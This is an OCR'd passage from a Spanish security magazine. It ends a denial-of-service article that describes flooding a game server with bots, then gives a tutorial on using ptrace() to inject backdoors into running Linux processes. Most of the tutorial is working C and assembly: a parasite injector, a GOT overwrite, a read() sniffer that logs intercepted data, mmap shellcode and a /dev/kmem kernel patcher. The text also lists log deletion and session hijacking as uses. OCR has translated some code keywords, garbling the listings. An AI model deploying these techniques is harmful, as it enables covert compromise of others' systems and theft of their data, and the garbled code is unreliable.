Bien, ahora otra vez con el Visual Basic ponemos un puerto a la escucha con el Winsock, esta vez conectaremos el Cliente del juego a nuestro programa y al recibir los datos le enviaremos lo que el servidor nos a enviado.

Si lo hacemos bien veremos que el servidor nos da otra frase, en la cual se puede ver el nick del Jugador (en el caso del juego Quake III) y demás configuraciones.

Ahora ya al enviar esto al servidor desde nuestra aplicación podremos entrar como si fuésemos un Cliente del Quake normal.

Ahora que sabemos como diseñar un Bot para el juego lo que podemos hacer es crear mas bots con un array de Sockets(3), lo que sucederá sera igual que lo que pasa en el servidor del IRC, que al haber tantos bots hablando a la misma vez pasara que el servidor sacara a todos los usuarios del juego fuera.

¿Qué es un socket?

Un *socket* (*enchufe*), es un método para la comunicación entre un programa del cliente y un programa del servidor en una red. Un *socket* se define como el punto final en una conexión. Los *sockets* se crean y se utilizan con un sistema de peticiones o de llamadas de función a veces llamados interfaz de programación de aplicación de *sockets* (API, *application programming interface*).

Un *socket* también puede ser una dirección de Internet, combinando una dirección IP (la dirección numérica única de cuatro partes que identifica a un ordenador particular en Internet) y un número de puerto (el número que identifica una aplicación de Internet particular, como FTP, Gopher, o WWW).

Conclusión

Como hemos visto a lo largo del artículo los ataques de denegación de servicio, se han convertido en un medio deseado para atacantes, debido a que su ejecución no es un proceso complicado. Estos temas son tratados como secundarios, es decir, estiman poca atención a los administradores y profesionales, pero debemos tenerlos muy presentes a la hora de estructurar una política de seguridad. En un principio los ataques DoS son medidas de sabotajes, de las que el atacante no puede esperar obtener nada a cambio como el acceso a un servidor, datos, o otro tipo de beneficio. Sin embargo, el pasado más reciente ha demostrado que los ataques DoS si pueden traer beneficios. De esta forma, los ataques a importantes ofertas de Internet como Yahoo! O eBay ofrecieron un fuerte tirón a la cotización de las empresas de la competencia. Tras finalizar los ataques se recuperaron rápidamente las cotizaciones. Puede que todo fuese obra de un *CRACKER* con un depósito de acciones. El estudio de un plan a medida de seguridad, la rápida intervención de los medios provisto, el continuo análisis de la red. Ayudan a minimizar y detectar precozmente este tipo de ataques. ●


En la Red

- *http://www2.axent.com/swat/news/ddos.html – Información y prevención de riesgos;*
- *http://www.ackstorm.es/security_analisis_dos.cfm* – Ataques DDoS;
- *http://en.wikipedia.org/wiki/Denial-of-service_attack* – Denial OF Servicie Atacck.

Sobre los Autores

Jaime Gutierrez es un joven, que se interesa por la seguridad informática en general, y en especial el estudio de métodos de ataques contra aplicaciones en red. En sus ratos libres se los pasa programando aplicaciones en Java.

Mateu Llull es un joven programador en varios lenguajes, interesado por la seguridad Web y la Criptografía. Pasas sus ratos programado aplicaciones orientada a la seguridad en redes.



Función de sobrescritura usando ptrace()

Stefan Klaas 

Grado de dificultad



En primer lugar debo decir que todo este texto es especial para Linux y la programación ANSI C y se requiere algún conocimiento de ASM. En el pasado había diferentes procesos de las técnicas de inyección que incluían ptrace(), un poco público así como unos exploits privados, backdoors y otras aplicaciones.

Nos ocuparemos más detalladamente sobre la función `ptrace()` y aprenderemos cómo escribir nuestros propios backdoors.

Hace mucho que no vimos ninguna función pública de sobrescribir el código flotante. Hay algunos códigos por debajo que no están descubiertos todavía hasta hoy en día (10.2006) y no hay buenos documentos que describen este tópico – así os explico esta técnica. En caso de que sepas `ptrace()`, este artículo debe ser muy interesante para ti, ya que esto siempre ha sido bueno para aprender cosas nuevas. No sería gracioso si pudiéramos situar backdoors de cualquier tamaño en la memoria de cualquier proceso y cambiar su flujo de ejecución incluso con un parche de pila no ejecutable? Luego, sigue leyendo y te demostraré detalladamente como hacerlo. Debes saber que usé las siguientes versiones gcc:

```
gcc version 3.3.5 (Debian)
gcc version 3.3.5 (SUSE Linux)
```

La compilación es siempre la salida de `gcc file.c -o` en adelante, no necesitas ninguna bandera especial de compilador y por eso no vas a proveer ejemplos de compilación. Esto debería ser obvio para todo el mundo. Es suficiente por el momento, empezamos.

La función ptrace() explicada

La función `ptrace()` es muy útil para depuramiento. Se empela para trazar procesos.

La llamada del sistema `ptrace()` suministra un remedio con el cual un proceso padre puede observar y controlar la ejecución de otros procesos y examinar y cambiar su imagen núcleo

En este artículo aprenderás...

- Como entender `ptrace()` Systemcall;
- Como emplearlo para alterar el flujo de ejecución de los programas en operación al inyectar tus propias instrucciones en la memoria de procesos, asi tomando control de los procesos en operación.

Lo que deberías saber...

- Debes saber sobre el entorno de Linux environment así como tener conocimiento avanzado de C y básico de Intel/AT&T ASM.

y registros. Sobre todo se emplea para implementar el depuramiento del punto de rotura (breakpoint) y el trazado de la llamada del sistema.

El padre puede iniciar la huella al llamar la horquilla y teniendo el hijo resultante haciendo PTRACE_TRACEME, seguido (típicamente) de un exec. Alternativamente, el padre puede empezar la huella del proceso existente empleando PTRACE_ATTACH.

Al ser trazado, el hijo parará cada vez cuando se entregue una señal, incluso cuando la señal se ignore (la excepción es SIGKILL que tiene su efecto usual). El padre se enterará en su siguiente espera y puede inspeccionar y modificar al proceso de hijo cuando está parado. Entonces el padre hace que el hijo continúe, ignorando opcionalmente la señal suministrada (o incluso al suministrar en su vez una señal diferente).

Cuando el padre termine el trazado, esto puede terminar el hijo con PTRACE_KILL o hacer que esto continúe ejecutando en el modo normal, no trazado vía PTRACE_DETACH. El valor del pedido determina la acción que ha de efectuarse:

- PTRACE_TRACEME – indica que este proceso está a trazar por su hijo. Cualquier señal (con excepción de SIGKILL) suministrada a este proceso hará que se pare y su padre será informado vía la espera. También, todas las llamadas siguientes a exec por este proceso harán que SIGTRAP se enviará a él, ofreciendo al padre la oportunidad de ganar el control antes de que el nuevo programa empiece la ejecución. El proceso probablemente no debería hacer esta demanda cuando su padre no espera a trazarlo (pid, addr, y los datos son ignorados). La demanda mencionada emplea solamente por el proceso hijo; el resto se usa solamente por el padre. En las siguientes demandas, pid especifica el proceso de hijo para seguirlo. A las demandas diferentes de PTRACE_KILL, el proceso hijo debe estar parado,

Listado 1a. *Simple inyector ptrace()*

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <asm/unistd.h>
#include <asm/user.h>
#include <signal.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <errno.h>
#include <linux/ptrace.h>
asm("MY_BEGIN:\n"
   "llama para_main\n");  /* para marcar el inicio del código parásito */
char *getstring(void) {
   asm("call me\n"
   "me:\n"
   "popl %eax\n"
   "addl $(MY_END - me), %eax\n");
}
void para_main(void) {
/* el código principal de parásito viene aqui
 * incluye lo que quieras ..
 * esto es solamente un ejemplo
 */
 asm("\n"
   "movl $1, %eax\n"
   "movl $31337, %ebx\n"
   "int  $0x80\n"
   "\n");
}
asm("MY_END:");   /* la carga útil de parásito termina aqui. */
char *GetParasite(void)   /* localiza parásito */
{
   asm("call me2\n"
   "me2:\n"
   "popl %eax\n"
   "subl $(me2 - MY_BEGIN), %eax\n"
   "\n");
}
int PARA_SIZE(void)
{
   asm("movl $(MY_END-MY_BEGIN), %eax\n");   /* coge el tama?o del parásito
                 */
}
int main(int argc, char *argv[])
{
   int parasize;
   int i, a, pid;
   char inject[8000];
   struct user_regs_struct reg;
   printf("\n[Example Ptrace Injector]\n");
   if (argv[1] == 0) {
   printf("[usage: %s [pid] ]\n\n", argv[0]);
   exit(1);
  }
   pid = atoi(argv[1]); parasize = PARA_SIZE(); /* calculamos el tama?o */
   cuando ((parasize % 4) != 0) parasize++;   /* construyendo el código de
                 inyección */
   {
   memset(&inject, 0, sizeof(inject));
   memcpy(inject, GetParasite(), PARA_SIZE());
   if (ptrace(PTRACE_ATTACH, pid, 0, 0) < 0)  /* conecta al proceso */
   {
```

- PTRACE_PEEKTEXT, PTRACE_PEEKDATA – lee la palabra en la localización addr en la memoria de hijo, devolviendo la palabra como resultado de la llamada `ptrace().Linux` no tiene texto separado y espacios de dirección de datos, por lo tanto estas dos demandas actualmente equivalen (los datos de argumento son ignorados),
- PTRACE_PEEKUSR – lee la palabra en offset addr en *el +area* del USER de hijo, que mantiene los registros y otra información sobre el proceso (ver `<linux/user.h>` y `<sys/user.h>`). La palabra se devuelve como resultado de la llamada `ptrace()`. Típicamente el offset deben ser palabras ordenadas, aunque esto puede variar por arquitectura (los datos son ignorados),
- PTRACE_POKETEXT, PTRACE_POKEDATA – copia las palabras en la localización addr en la memoria de hijos. Como arriba, las dos demandas son actualmente equivalentes,
- PTRACE_POKEUSR – copia los datos de palabras para equilibrar addr en el área USER de hijo. Como arriba, el equilibrio debe estar típicamente bien ordenado. Para mantener la integridad del kernel, algunas modificaciones del área de USER están rechazadas,
- PTRACE_GETREGS, PTRACE_GETFPREGS – copia el objetivo general de hijo o de los registros del punto flotante, respectivamente, para localizar los datos en el padre. Consulta `<linux/user.h>` para la información sobre el formato de estos datos (se ignora addr),
- PTRACE_SETREGS, PTRACE_SETFPREGS – copia el objetivo general de hijo o de los registros del punto flotante, respectivamente, para localizar los datos en el padre. Como para PTRACE_POKEUSER, algunas modificaciones de registros de objetivos generales pueden están rechazados (addr se ignora),
- PTRACE_CONT – reinicia le parado proceso de hijo. Cuando la fecha es diferente de cero y no SIGSTOP, se interpreta como una señal que se suministra al hijo; en caso contrario, no se suministra ninguna señal. Así, por ejemplo, el padre puede controlar cualquier señal enviada al hijo

Listado 1b. *Simple inyector ptrace()*

```
    printf("cant attach to pid %d: %s\n", pid, strerror(errno));
    exit(1);
    }
    printf("+ conectado al id de proceso: %d\n", pid);
    printf("- enviando la señal de parada..\n");
    kill(pid, SIGSTOP);    /* para el proceso */
    waitpid(pid, NULL, WUNTRACED);
    printf("+ el proceso ha parado. \n");
    ptrace(PTRACE_GETREGS, pid, 0, &reg);    /* recoge la información de
                    registro */
    printf("- calculando el tamaño de inyección de parásito.. \n");
    for (i = 0; i < parasize; i += 4)    /* mete el código de parásito en %eip
                    */
    {
    int dw;
    memcpy(&dw, inject + i, 4);
    ptrace(PTRACE_POKETEXT, pid, reg.eip + i, dw);
    }
    printf("+ El parásito está en: 0x%x \n", reg.eip);
    printf("- detach..\n");
    ptrace(PTRACE_CONT, pid, 0, 0);    /* reinicia el proceso de hijo */
    ptrace(PTRACE_DETACH, pid, 0, 0);  /* desconecta del proceso */
    printf("+ finished!\n\n");
    exit(0);
    }
}
```

Listado 2. *Una ojeada en la Tabla GOT*

```
[root@hal /root]# objdump -R /usr/sbin/httpd |grep read
08086b5c R_386_GLOB_DAT    ap_server_post_read_config
08086bd0 R_386_GLOB_DAT    ap_server_pre_read_config
08086c0c R_386_GLOB_DAT    ap_threads_per_child
080869b0 R_386_JUMP_SLOT    fread
08086b24 R_386_JUMP_SLOT    readdir
08086b30 R_386_JUMP_SLOT    read    <-- here we got our read()
[root@hal /root]#
```

Listado 3. *Sys_write example*

```
int patched_syscall(int fd, char *data, int size)
{
// recogemos los parámetros de la pila, el descriptor localizado
// at 0x8(%esp), datos en 0xc(%esp) y tama?o en 0x10(%esp)
  asm("
  movl $4,%eax    # original syscall
  movl $0x8(%esp),%ebx    # fd
  movl $0xc(%esp),%ecx    # data
  movl $0x10(%esp),%edx # size
  "int  $0x80\n"
// después de la llamada de la interrupción el valor de devolución reside en
                    %eax
// cuando quieres añadir algún código después del original  syscall,
// deberías hacer la copia de seguridad %eax y volver al final
// ¡no pongas la instrucción de devolución al final!
      ")
```

cuando suministrada o no (addr se ignora),

- PTRACE_SYSCALL, PTRACE_SINGLESTEP – reinicia el hijo parado como para PTRACE_CONT, pero arregla que el hijo esté parado en la siguiente entrada o bien para salir desde la llamada del sistema o bien después de la ejecución de una simple instrucción, respectivamente. (el hijo estará, como siempre, parado hasta recibir la señal). Desde la perspectiva del padre, parecerá que el hijo ha sido parado por la recepción de un SIGTRAP. Así pues, para PTRACE_SYSCALL, por ejemplo, la idea es inspeccionar los argumentos a la llamada del sistema en la primera parada, luego al otro PTRACE_SYSCALL e inspeccionar el valor de devolución de la llamada del sistema en la segunda parada (addr se ingora),
- PTRACE_KILL – envía al hijo SIGKILL para terminarlo (addr y los datos se ignoran),
- PTRACE_ATTACH – adjunta al proceso especificado en pid, convirtiéndolo en hijo trazado del proceso actual; el comportamiento del hijo es como si hiciera PTRACE_TRACEME. El proceso actual se hace el padre del proceso hijo para la mayoría de objetivos (por ejemplo, recibirá la notificación de los acontecimientos hijos y aparece en la salida `ps(1)` como el padre del hijo), pero `getppid(2)` por el hijo devolverá el pid por el padre original. El hijo es enviado a SIGSTOP, pero no necesariamente estará parado por la completación de esta llamada; usa wait para esperar hasta que el hijo se pare (addr y los datos se ignoran),
- PTRACE_DETACH – reinicia el hijo parado como para PTRACE_CONT, pero primero desconecta del proceso, atrasando el efecto de PTRACE_ATTACH, y los efectos de PTRACE_TRACEME. A pesar de no tener intención, bajo Linux el hijo encontrado puede estar desconectado de esta forma a pesar del método que fue empleado para iniciar a dibujar (addr se ignora).

Listado 4. *El código del inyector se encuentra en la Internet para asignar la memoria necesitada*

```
void infect_code()
{
   asm("
   xorl %eax,%eax
   push %eax    # offset = 0
   pushl $-1    # no fd
   push $0x22    # MAP_PRIVATE|MAP_ANONYMOUS
   pushl $3    # PROT_READ|PROT_WRITE
   push $0x55    # mmap() asigna 1000 bytes por defecto, pues
      # cuando necesites más entonces calcula el nuevo tamaño.
   pushl %eax    # start addr = 0
   movl %esp,%ebx
   movb $45,%al
   addl $45,%eax    # mmap()
   int $128
   ret
   ");
}
```

Listado 5. *Ejemplo de lo que necesitas para la función infect_code()*

```
ptrace(PTRACE_GETREGS, pid, &reg, &reg);
ptrace(PTRACE_GETREGS, pid, &regb, &regb);
reg.esp -= 4;
ptrace(PTRACE_POKETEXT, pid, reg.esp, reg.eip);
ptr = start = reg.esp - 1024;
reg.eip = (long) start + 2;
ptrace(PTRACE_SETREGS, pid, &reg, &reg);
while(i < strlen(sh_code)) {
   ptrace(PTRACE_POKETEXT,pid,ptr,(int) *(int *)(sh_code+i));
   i += 4;
   ptr += 4;
}
printf("tratando de asignar la memoria \n");
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_GETREGS, pid, &reg, &reg);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
printf("nueva región de la memoria asignada a..: 0x%.8lx\n", reg.eax);
printf("haciendo la copia de seguridad de registros...\n");
ptrace(PTRACE_SETREGS, pid, &regb, &regb);
printf("¡asignación dinámica completada! \n", pid);
ptrace(PTRACE_DETACH, pid, 0, 0);
return reg.eax;
```

Ahora, no te preocupes, no debes entender todo ello. Te demostraré otros empleos en este artículo.

Usos prácticos para la llamada ptrace()

Normalmente, `ptrace()` es empleado para trazar procesos para objetivos de depuramiento. Puede ser muy manuable. Los programas strace y ltrace dependen de la llamada `ptrace()` para trazar del proceso de ejecución. Hay unos programas *interesantes/usuales* en Internet y puedes querer entrar en Google para ver aplicaciones en acción.

¿Qué son los parásitos?

Los parásitos son códigos que no se replican por si mismos y que se inyectan en los programas vía la

inyección ELF o directamente en la memoria del proceso en el modo de ejecución con ptrace(). La diferencia más importante aquí es que la inyección `ptrace()` no es residente mientras que la infección ELF infectará un binario más bien como virus y será residente incluso después del reinicio. Un parásito inyectado con `ptrace()` reside solamente en la memoria, por lo tanto cuando el proceso reciba, por ejemplo, SIGKILL luego el parásito también morirá. Como `ptrace()` es empleado para inyectar el código en el modo de ejecución, está claro que no es residente.

Inyección clásica ptrace()

`Ptrace()` es capaz de observar y controlar la ejecución de otro proceso. Es también capaz de cambiar sus registros. Desde que es capaz de cambiar los registros de otro proceso, a veces es obvio por qué pueden ser empleado para aprovecharse de algo. Aquí tenemos un ejemplo de una antigua ptrace() vulnerabilidad del antiguo kernel de Linux.

Linux kernels antes de 2.2.19 tuvo un gusano local de root y la mayoría de la gente que usa este kernel puede no tener todavía parches. Además, esta vulnerabilidad aprovecha las condiciones de carrera en los kernels de Linux 2.2.x dentro de la llamada del sistema `execve()`. Al prever el proceso de hijo `sleep()` dentro de `execve()`, el atacante puede emplear `ptrace()` o mecanismo similar para tomar control del proceso de hijo. Cuando el proceso hijo es setuid, el atacante puede ocasionar también el proceso hijo para ejecutar el código de arbitraje en un privilegio elevado. Hay también algunos más conocidos como ediciones de seguridad incluyendo `ptrace()` con los kernels de Linux anteriores de 2.2.19 y más arriba que fueron apuntados como fijados por el momento, pero muchos administradores no aplicaron los parches, con lo cual los gusanos siguen existiendo en muchos sistemas. Un problema similar existe en 2.4x – la condición de carrera en *kernel/kmod*.c lo que crea el hilo de kernel en un modo inseguro.

Este gusano permite a `ptrace()` unos procesos clonados, permitiendo tomar control sobre los archivos binarios privilegiados. Adjunto el código exploit de las Pruebas de Concepto para esta vulnerabilidad (ver Listado 9a y 9b). Esto fue un pequeño ejemplo de como emplear `ptrace()` para escalar el privilegio. Bueno, pienso de una pequeña inyección y finalmente nuestro primer código ejemplar podría ser buenas. Entonces aquí tenemos un pequeño inyector `ptrace()` (Listado 1a y 2b). Permite probarlo en nuestra terminal (A):

```
server:~# gcc ptrace.c -W
server:~# nc -lp 1111 &
[1] 7314
server:~# ./a.out 7314
```

```
[Example Ptrace Injector]
+ conectado al id de proceso: 7314
- enviando la señal de parada..
+ el proceso ha parado.
calculando el tama?o
de inyección de parásito..
+ El parásito está a: 0x400fa276
- desconecta..
+ finalizado!
server:~#
```

Ahora en otro terminal (B), trazamos el proceso Netcat:

```
gw1:~# strace -p 7314
El proceso 7314 conectado
   - interrumpe para salir
accept(3,
```

Luego vamos a la terminal A y conectamos al infectado proceso Netcat:

Listado 6. *Ejemplo de read() sniffer*

```
#define LOGFILE "/tmp/read.sniffed"
asm("INJECT_PAYLOAD_BEGIN:");
int Inject_read(int fd, char *data, int size)
{
    asm("
    jmp DO
    DONT:
    popl %esi    # get the logfile address
    xorl %eax,   %eax
    movb $3,     %al   # call read()
    movl 8(%esp), %ebx    # ebx: fd
    movl 12(%esp),%ecx    # ecx: data
    movl 16(%esp),%edx    # edx: size
    int $0x80
    movl %eax,    %edi      # store return value in %edi
    movl $5,    %eax    # call open()
    movl %esi,    %ebx    # LOGFILE
    movl $0x442,  %ecx    # O_CREAT|O_APPEND|O_WRONLY
    movl $0x1ff,  %edx    # Permission 0777
    int $0x80
    movl %eax,    %ebx    # ebx: fd for the next 2 calls
    movl $4,    %eax    # write() to log
    movl 12(%esp),%ecx    # pointer to the data
    movl %edi,    %edx    # read's ret value- bytes to read()
    int $0x80
    movl $6,    %eax    # take a guess :P
    int $0x80
    movl %edi,    %eax    # return edi
    jmp DONE
    DO:
    call DONT
    .ascii \""LOGFILE"\"
    .byte 0x00
    DONE:
    ");
}
asm("INJECT_P_END:");
```

Listado 7a. *Pequeña función para recoger el segmento de texto del proceso de objetivo*

```
int get_textsegment(int pid, int *size)
{
   Elf32_Ehdr ehdr;
   char buf[128];
   FILE *input;
   int i;
   snprintf(buf, sizeof(buf), "/proc/%d/exe", pid);
   if (!(input = fopen(buf, "rb")))
   return (-1);
   if (fread(&ehdr, sizeof(Elf32_Ehdr), 1, input) != 1)
   goto end;
   /*
   * read ELF binary header + do calculations
   */
   *size = sizeof(Elf32_Ehdr) + ehdr.e_phnum * sizeof(Elf32_Phdr);
   if (fseek(input, ehdr.e_phoff, SEEK_SET) != 0)
   goto end;
   for (i = 0; i < ehdr.e_phnum; i++) {
   Elf32_Phdr phdr;
   if (fread(&phdr, sizeof(Elf32_Phdr), 1, input) != 1)
   goto end;
   if (phdr.p_offset == 0) {
   fclose(input);
   return phdr.p_vaddr;
   }
   }
end:;
   fclose(input);
   return (-1);
}
/*
 * Ahora, llamamos nuestra función desde main()
 */
if ((textseg = get_textsegment(pid, &size)) == -1) {
   fprintf(stderr, "unable to locate pid %d\'s text segment address (%s)\n",
   pid, strerror(errno));
   return (-1);
}
/*
 * entonces necesitamos pensar del tamaño,
 * the payload can't (safely) exceed 244 bytes !
 */
if (inject_parasite_size() > size) {     // validate the size
   fprintf(stderr, "Tu parásito es demasiado grande y no se ajustará.
                         Optimízalo!\n");
   return (-1);
}
/*
 * readgot es función que devuelve read()'s
 * dirección de la tabla global de equilibrio.
 * objdump es tu amigo, pues escribe un poco
 * función que emplea objdump para arrastrar GOT.
 * si eres vago, suministra GOT con argv[2] o asi.
 * esto se deja como ejercicio para un lector interesante.
 */
snprintf(buf, sizeof(buf), "/proc/%d/exe", pid);
if ((readgot = got(buf, "read")) < 0) { // grab read's GOT addy
   fprintf(stderr, "Unable to extract read()\'s GOT address\n");
   return (-1);
}
/*
 * pon nuestro parásito en el segmento de texto
 */
```

```
server:~# nc -v localhost 1111
localhost [127.0.0.1] 1111 (?) open
[1]+  Exit 105    nc -lp 1111
server:~#
```

Ahora vamos a probar la salida de trazado en la terminal B:

```
accept(3,
   sin_port=htons(35261),
sin_addr=inet_addr
   ("127.0.0.1")}, [16]) = 4
_exit(31337)     = ?
El proceso 7314 desconectado
server:~#
```

¡Como puedes ver esto funcionó! *Ok*, mucho como para esta parte. Esta es inyección `ptrace()`. Ahora pasaremos a unas técnicas más avanzadas con esta función. Cuando sigues inseguro puedes querer leer este artículo otra vez desde el principio y jugar con el ejemplo que ya os dí, para que entiendas completamente lo que pasa, ya que el resto de los artículos requiere cuando quieras entender `ptrace()`.

Función de sobrescritura Ptrace()

Esta técnica es un poco más avanzada y bastante usual también – funciones de sobrescritura empleando `ptrace()`. Primero esto parece ser lo mismo que la inyección `ptrace()` injection, sin embargo, es algo diferente. Normalmente inyectamos nuestro shell code en el proceso. Lo metemos en la pila y cambiamos algunos registros. Pues, esto está algo limitado ya que solamente se ejecuta una vez. Sin embargo, cuando metemos el parche en syscalls, el código será activo hasta que el proceso se cierre. Ten en cuenta que no hablamos sobre los reales syscalls en el espacio de kernel, es solamente una importada función compartida haciendo las mismas acciones como las reales llamadas del sistema. La Tabla de Equilibrio Global (GOT) nos da una localización de syscall en la memoria, donde será asignado después de cargar. El modo más simple de leerlo es emplear objdump. Simplemente esa la instrucción grep para reubicar de syscall. Vamos a *observar* el Listado 2.

Dondequiera que quieras llamar `read()`, llama la dirección `WITHIN 08086b30`. `En 08086b30` no hay otra dirección que apunta a la lectura actual. Ahora cuando escribas una dirección diferente en `08086b30`, luego, la siguiente vez el proceso llama `read()`, y va a saltar a algo diferente.

Cuando quieras:

```
movl $0x08086b30, %eax
movl $0x41414141, (%eax)
```

la siguiente vez `read()` será llamada, el proceso infectado será segfault en `0x41414141`. Dotados de este conocimiento podemos hacer un paso hacia adelante. Pensamos sobre las posibilidades que tenemos. Cuando sea posible para nosotros sobrescribir cualquier función *en el vuelo* somos capaces de situar diferentes backdoors dentro de los procesos ejecutados.

Podríamos controlar completamente el flujo de ejecución del demonio por ejemplo, interceptar syscalls, cambiar el valor de devolución y los datos de registro. Sin embargo, necesitamos más espacio para situar nuestro backdoor. Hay unos 240 bytes del espacio no usado en 0x8048000. Este espacio está ocupado por las cabeceras ELF, que no pueden usarse durante la ejecución. Puedes básicamente cambiar los datos y meter dondequiera que quieras en el espacio y no pasaría nada. Pues, en vez de destruir los datos al inyectar la carga útil en el `%eip`, somos capaces de meterlo aquí, o bien al menos un parásito inicial, que desplegará un parásito mayor más tarde.

Vamos a echar una ojeada en nuestro binario (proceso) donde vamos a sobrescribir nuestra función e inyectar la backdoor. Primero necesitamos algunos conocimientos básicos y para situar nuestro backdoor en algún lugar de la memoria. Es obvio que esto debe estar en algún lugar de la memoria del proceso.

Intercepción de syscall

El segmento.text incluye las cabeceras del programa ELF y otra información que es solamente empleada durante el inicio. Después de lacarga del proceso, estas cabeceras se hacen inútiles y somos capaces de sobrescribirlas seguramente con nuestro código. Para recibir la posición inicial de esta sección, necesitarás comprobar `p _ vaddr`.

Esta sección tiene un tamaño fijo, haciendo simples calculaciones recibiremos nuestra fórmula:

```
max_possible_size
   =sizeof(e_hdr)+sizeof(p_hdr)
   *suma de cabeceras_p
```

Es pequeño, pero bastante para algunos códigos puros ASM. Al poner un parche en syscall necesitamos guardar el original syscall. Necesitamos escribir nuestra propia implementación de la llamada que actúa como la original. Abajo puedes ver una parte del código que sobrescribirá la seleccionada syscall desde el proceso seleccionado. Aquí tienes un ejemplo con `sys _ write` demostrado en el Listado 3.

Una buena cosa es que no necesitamos cuidar de la pila ejecutable y ceros en el código, nuestra parcheada syscall existe dentro del proceso y otra vez, al lado malo, el lugar para nuestro código está muy limitado. Vamos a echar una ojeada en la información que necesitamos, con el objetivo de construir nuestra función de sobrescritura:

- procesa a si mismo y su ID;
- la función que queremos a la backdoor;
- dirección de la función desde la Tabla Global de Equilibrio;
- dirección del segmento de.text;
- propia implementación de la función de backdoor.

Omitiendo el límite de tamaño

Como he dicho las cabeceras de ELF ocupan unos 244bytes y no son suficientes para una grande backdoor, por lo tanto pensé sobre la forma de implementar unas backdoors más grandes.

La primera idea es usar memoria asignada dinámicamente.

- meter el código en la pila que asignará una nueva región de memoria (usando `mmap()`);
- conseguir el puntero a la memoria asignada;
- usar `inject()` para meter nuestro código en la memoria asignada dinámicamente, pero en vez de la dirección del segmento.text, usar la memoria asignada:

```
sh_code = malloc(strlen((char*)
infect_code) +4);
strcpy(sh_code, (char *) infect_code);
reg.eax = infect_ptrace(pid);
```

Para asignar la memoria sin ejecutar la pila hay un esquema un poco modificado:

- sobreescribr la entrada del segmento.text por `infect _ code()`. No olvides añadir la lectura original;

Listado 7 b. *Pequeña función para recoger el segmento de texto del proceso de objetivo*

```
if (inject(pid, textseg, inject_parasite_size(), inject_parasite_ptr()) < 0)
                {
   fprintf(stderr, "¡La inyección de parásito falló! (%s)\n",
                     strerror(errno));
   return (-1);
}
/*
 * sobreescribe la dirección de lectura de la tabla global de equilibrio
 */
if (inject(pid, readgot, 4, (char *) &textseg) < 0) {
   fprintf(stderr, "¡La inyección de la entrada GOT falló! (%s)\n",
                     strerror(errno));
   return (-1);
}
```

Listado 8a. *Kernel Patcher para permitir ptracing de init*

```
#define _GNU_SOURCE
#include <asm/unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
int kmem_fd;
/* bajo nivel de subrutinas de utilidad */
void read_kmem( off_t offset, void *buf, size_t count )
{
   if( lseek( kmem_fd, offset, SEEK_SET ) != offset )
   {
   perror( "lseek(kmem)" );
   exit( 1 );
   }
   if( read( kmem_fd, buf, count ) != (long) count )
   {
   perror( "read(kmem)" );
   exit( 2 );
   }
}
void write_kmem( off_t offset, void *buf, size_t count )
{
   if( lseek( kmem_fd, offset, SEEK_SET ) != offset )
   {
   perror( "lseek(kmem)" );
   exit( 3 );
   }
   if( write( kmem_fd, buf, count ) != (long) count )
   {
   perror( "write(kmem)" );
   exit( 4 );
   }
}
#define GCC_295 2
#define GCC_3XX 3
#define BUFSIZE 256
int main( void )
{
   int kmode, gcc_ver;
   int idt, int80, sct, ptrace;
   char buffer[BUFSIZE], *p, c;
   if( ( kmem_fd = open( "/dev/kmem", O_RDWR ) ) < 0 )
   {
   dev_t kmem_dev = makedev( 1, 2 );
   perror( "open(/dev/kmem)" );
   if( mknod( "/tmp/kmem", 0600 | S_IFCHR, kmem_dev ) < 0 )
   {
   perror( "mknod(/tmp/kmem)" );
   return( 16 );
   }
   if( ( kmem_fd = open( "/tmp/kmem", O_RDWR ) ) < 0 )
   {
   perror( "open(/tmp/kmem)" );
   return( 17 );
   }
   unlink( "/tmp/kmem" );
   }
   /* recoge la dirección de la tabla del descriptor de interruptor */
   asm( "sidt %0" : "=m" ( buffer ) );
    idt = *(int *)( buffer + 2 );
```

- trace `read()` para la llamada, luego guarda el valor de devolución. Por ejemplo, cuando estás haciendo backdoors de Netcat, luego deberías conectarte a él y enviar algunos datos para llamar la parcheada `read()`;
- la siguiente llamada será `mmap()`, que asignará la memoria asignada. Consigue el valor e devolución y usa ello para `inject()`.

`inject()` es justamente una simple función `ptrace() injection`. Aquí tenemos un pequeño ejemplo que necesitas para `infect _ code`, después de su conexión al proceso, como está demostrado en el Listado 5.

Ahora podemos implementar backdoors con casi tamaño no limitado, por lo tanto somos capaces de inyectar códigos más avanzados en los procesos.

¿Qué es posible?

¿Qué podríamos armar con este conocimiento? Básicamente es lo mismo que la función de sobrescritura (cuando lo conozcas) y por ello empleamos `ptrace()` para sobrescribir e inyectar el código. Vamos a ver algunas de las básicas posibilidades:

- cambiar los valores de devolución, por ejemplo, los mensajes de registro de imitación y parecidas;
- eliminar archivos (mensajes de registro) que revelaría al atacante IP etc.;
- esconder archivos, por ejemplo virus y gusanos o mensajes cifrados en los procesos;
- escuchar (sniff) a las comunicaciones de registro;
- ejecutar la capa de unión o la devolución de conexión;
- sesiones de secuestro;
- cambiar los relojes *fechadores/md5sums.*

Como puedes ver tenemos una amplia variedad de diferentes métodos de backdoors que pudimos usar. El problema es que eres capaz de controlar la comunicación completa de un proceso, de hecho el entero flujo de ejecución.

Puedes añadir nuevas funciones a ello o eliminar algunas (como funciones de registro) y serás capaz de situar las escondidas backdoors. Los administradores suelen creer en sus demonios, por lo tanto cuando infectes los mencionados, hay oportunidades y no serán detectadas hasta que abras un nuevo puerto. Simplemente hacemos caer la capa en nuestra terminal para evitar una fácil detección. Además, sobre este tema diré más tarde.

Explicados diferentes backdoors

